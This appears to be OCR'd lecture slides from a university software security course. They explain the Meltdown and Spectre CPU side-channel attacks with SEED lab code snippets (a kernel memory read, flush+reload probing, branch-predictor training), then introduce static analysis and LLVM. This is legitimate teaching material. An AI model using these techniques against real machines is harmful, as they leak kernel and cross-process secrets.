CSE 410/518 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Course Evaluation

Ends: 12/12/2022

If 90% of student submit the evaluation, all of the class will get **10** bonus points.

40 students. So 36 **evaluations**!!

Meltdown and Spectre

https://meltdownattack.com/

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5754

Slides from SEED project and Jake Williams


Meltdown Basics

Meltdown allows attackers to read arbitrary physical memory (including kernel memory) from an unprivileged user process


Meltdown uses ***out of order instruction execution*** to leak data via a processor covert channel (cache lines)

Meltdown was patched (in Linux) with Kernel page-table isolation (KAISER/KPTI)

Meltdown Attack




Step 1: A user process reads a byte of arbitrary kernel memory. This should cause an exception (and eventually will), but will leak data to a side channel before the exception handler is invoked due to out of order instruction execution.




Clear the elements of the user space array from the CPU cache.

Meltdown Attack




Step 2: The value of the secret data is used to populate data in an array that is readable in user space memory. The position of the array access depends on the secret value.



Due to out of order instruction processing, this user space array briefly contains the secret (by design), but the operation is flushed before it can be read.


Meltdown Attack




Step 3: An exception is triggered that discards the out of order instructions. The secret cannot be read from the user space array

Secret data is never available in the user accessible array since the exception discards the results of the out of order Instruction computations.

Meltdown Attack




```
for (x=0; x <=255; x++) {
return min(time(read array[x]))
}
```



Step 4: The unprivileged process iterates through array elements. The cached element will be returned much faster, revealing the contents of the secret byte read.
* The array is really 4KB elements

Secret data is never available in the user accessible array since the exception discards the results of the out of order Instruction computations.

SEED/MeltdownKernel.c


```
static char secret[8] = {'S', 'E', 'E', 'D', 'L', 'a', 'b', 's'};
static struct proc_dir_entry *secret_entry;
static char* secret_buffer;

static int test_proc_open(struct inode *inode, struct file *file) {
        return single_open(file, NULL, PDE_DATA(inode)); }

static ssize_t read_proc(struct file *filp, char *buffer, size_t length, loff_t *offset) {
        memcpy(secret_buffer, &secret, 8);
        return 8; }

static const struct file_operations test_proc_fops =
{ .owner = THIS_MODULE, .open = test_proc_open, .read = read_proc, .llseek = seq_lseek,  .release = single_release, };

static __init int test_proc_init(void) {
        printk("secret data address:%p\n", &secret);
        secret_buffer = (char*)vmalloc(8);
        secret_entry = proc_create_data("secret_data", 0444, NULL, &test_proc_fops, NULL);
        if (secret_entry)
                return 0;
        return -ENOMEM; }

static __exit void test_proc_cleanup(void) {
remove_proc_entry("secret_data", NULL); }

module_init(test_proc_init);
module_exit(test_proc_cleanup);
```

SEED/usertest.c

```
int main()
{
	char *kernel_data_addr = (char*)0xfb61b000;
	char kernel_data = *kernel_data_addr;
	printf("I have reached here.\n");
	return 0;
}
```

SEED/ExceptionHandling.c

```
static sigjmp_buf jbuf;
static void catch_segv()
{
	siglongjmp(jbuf, 1);
}

int main() {
	long kernel_data_addr = 0xfb61b000;
	signal(SIGSEGV, catch_segv);
	if (sigsetjmp(jbuf, 1) == 0)
	{
		char kernel_data = *(char*)kernel_data_addr;
		printf("Kernel data at address %lu is: %c\n", kernel_data_addr, kernel_data);
	}
	else
	{
		printf("Memory access violation!\n");
	}

	printf("Program continues to execute.\n");
	return 0;
}
```


Access Kernel Memory
kernel_data = *kernel_addr
Out-of-order execution
Access permission check
Bring the kernel data to register.
Continue execution.
Interrupted. Execution
results are discarded.
If permission check fails, interrupt
the out-of-order execusion.

SEED/MeltdownExperiment.c


```
void meltdown(unsigned long kernel_data_addr)
{
        char kernel_data = 0;
        kernel_data = *(char*)kernel_data_addr;
        array[kernel_data * 4096 + DELTA] += 1; }

static sigjmp_buf jbuf;
static void catch_segv() { siglongjmp(jbuf, 1); }

int main() {
        signal(SIGSEGV, catch_segv);
        flushSideChannel();

        if (sigsetjmp(jbuf, 1) == 0)
        {
                meltdown(0xfb61b000); }
        else{
                printf("Memory access violation!\n");
        }

        reloadSideChannel();
        return 0;
}
```

Optional HW

https://seedsecuritylabs.org/Labs_20.04/Files/Meltdown_Attack/Meltdown_Attack.pdf

More examples on Out-of-order execution

```
data = 0;
if (x < size)
      {
      data = data + 5;
      }
```



From out-of-order execution to speculative execution

The ability to issue instructions past branches that are yet to resolve is known as speculative execution.

The processor can preserve its current register state, make a prediction as to the path that the program will follow, and speculatively execute instructions along the path.

If the prediction turns out to be correct, the results of the speculative execution are committed (i.e., saved), yielding a performance advantage over idling during the wait.

Otherwise, when the processor determines that it followed the wrong path, it abandons the work it performed speculatively by reverting its register state and resuming along the correct path.

Speculative Execution

Speculative execution on modern CPUs can run several hundred instructions ahead.

Speculative execution is an optimization technique where a computer system performs some task that may not be needed.

Work is done before it is known whether it is actually needed, so as to prevent a delay that would have to be incurred by doing the work after it is known that it is needed.

Branch Prediction


During speculative execution, the processor makes guesses as to the likely outcome of branch instructions.

The branch predictors of modern Intel processors, e.g., Haswell Xeon processors, have multiple prediction mechanisms for direct and indirect branches.

Spectre V1

Conditional branch misprediction

```
if (x < array1_size)
    y = array2[array1[x] * 4096];
```



Spectre V2

Indirect branches can be poisoned by an attacker and the resulting misprediction of indirect branches can be exploited to read arbitrary memory from another context.

A design flaw leads to Spectre

Even though registers and memory will be reverted back to the original state if the speculative execution is discarded, the cache will not be reverted.


Listing 3: SpectreExperiment.c

```
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

int size = 10;
uint8_t array[256*4096];
uint8_t temp = 0;

void victim(size_t x)
{
  if (x < size) {                          ①
     temp = array[x * 4096 + DELTA];       ②
  }
}

int main()
{
  int i;

  // FLUSH the probing array
  flushSideChannel();

  // Train the CPU to take the true branch inside victim()
  for (i = 0; i < 10; i++) {               ③
      victim(i);                           ④
  }

  // Exploit the out-of-order execution
  _mm_clflush(&size);                      ☆
  for (i = 0; i < 256; i++)
      _mm_clflush(&array[i*4096 + DELTA]);
  victim(97);                              ⑤

  // RELOAD the probing array
  reloadSideChannel();
  return (0);
}
```

CSE 410/518 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

If you want to be a system/software security guy …



From 410/518 to security research

- Other background knowledge
  - Static analysis
  - Fuzzing
  - Dynamic taint analysis
  - Symbolic execution

Static Analysis

LLVM

What is LLVM?

An open source framework for building tools
- Tools are created by linking together various libraries provided by the LLVM project and your own

An extensible, strongly typed intermediate representation, i.e. LLVM IR
- https://llvm.org/docs/LangRef.html

An industrial strength C/C++ optimizing compiler
- Which you might know as clang/clang++ but these are really just drivers that invoke different parts (libraries) of LLVM

LLVM: A Compilation Framework for Lifelong Program Analysis & Transformation

Chris Lattner Vikram Adve
University of Illinois at Urbana-Champaign
{lattner,vadve}@cs.uiuc.edu
http://llvm.cs.uiuc.edu/

ABSTRACT

This paper describes LLVM (Low Level Virtual Machine), a compiler framework designed to support *transparent, lifelong program analysis and transformation* for arbitrary programs, by providing high-level information to compiler transformations at compile-time, link-time, run-time, and in idle time between runs. LLVM defines a common, low-level code representation in Static Single Assignment (SSA) form, with several novel features: a simple, *language-independent* type-system that exposes the primitives commonly used to implement high-level language features; an instruction for typed address arithmetic; and a simple mechanism that can be used to implement the exception handling features of high-level languages (and `setjmp`/`longjmp` in C) uniformly

mizations performed at link-time (to preserve the benefits of separate compilation), machine-dependent optimizations at install time on each system, dynamic optimization at runtime, and profile-guided optimization between runs ("idle time") using profile information collected from the end-user.

Program optimization is not the only use for lifelong analysis and transformation. Other applications of static analysis are fundamentally interprocedural, and are therefore most convenient to perform at link-time (examples include static debugging, static leak detection [24], and memory management transformations [30]). Sophisticated analyses and transformations are being developed to enforce program safety, but must be done at software installation time or load-time [19]. Allowing lifelong 